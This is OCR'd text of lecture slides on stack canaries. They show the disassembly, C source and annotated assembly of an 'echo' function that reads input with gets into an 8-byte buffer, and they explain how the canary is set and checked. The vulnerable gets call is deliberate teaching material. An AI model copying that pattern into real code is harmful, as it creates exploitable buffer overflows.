
Questions

Protected Buffer Disassembly (buf)

```
400607:  sub    $0x18,%rsp
40060b:  mov    %fs:0x28,%rax
400614:  mov    %rax,0x8(%rsp)
400619:  xor    %eax,%eax
 ...     ... call printf ...
400625:  mov    %rsp,%rdi
400628:  callq  400510 <gets@plt>
40062d:  mov    %rsp,%rdi
400630:  callq  4004d0 <puts@plt>
400635:  mov    0x8(%rsp),%rax
40063a:  xor    %fs:0x28,%rax
400643:  jne    40064a <echo+0x43>
400645:  add    $0x18,%rsp
400649:  retq
40064a:  callq  4004f0
<__stack_chk_fail@plt>
```

Setting up Canary


Before call to gets




```
/* Echo Line */
void echo()
{
    char buf[8];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax     # Get canary
    movq    %rax, 8(%rsp)    # Place on stack
    xorl    %eax, %eax       # Erase canary
     . . .
```

Checking Canary




```
/* Echo Line */
void echo()
{
    char buf[8];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax     # Get canary
    movq    %rax, 8(%rsp)    # Place on stack
    xorl    %eax, %eax       # Erase canary
     . . .
.L4: call   __stack_chk_fail
```

Input: *1234567*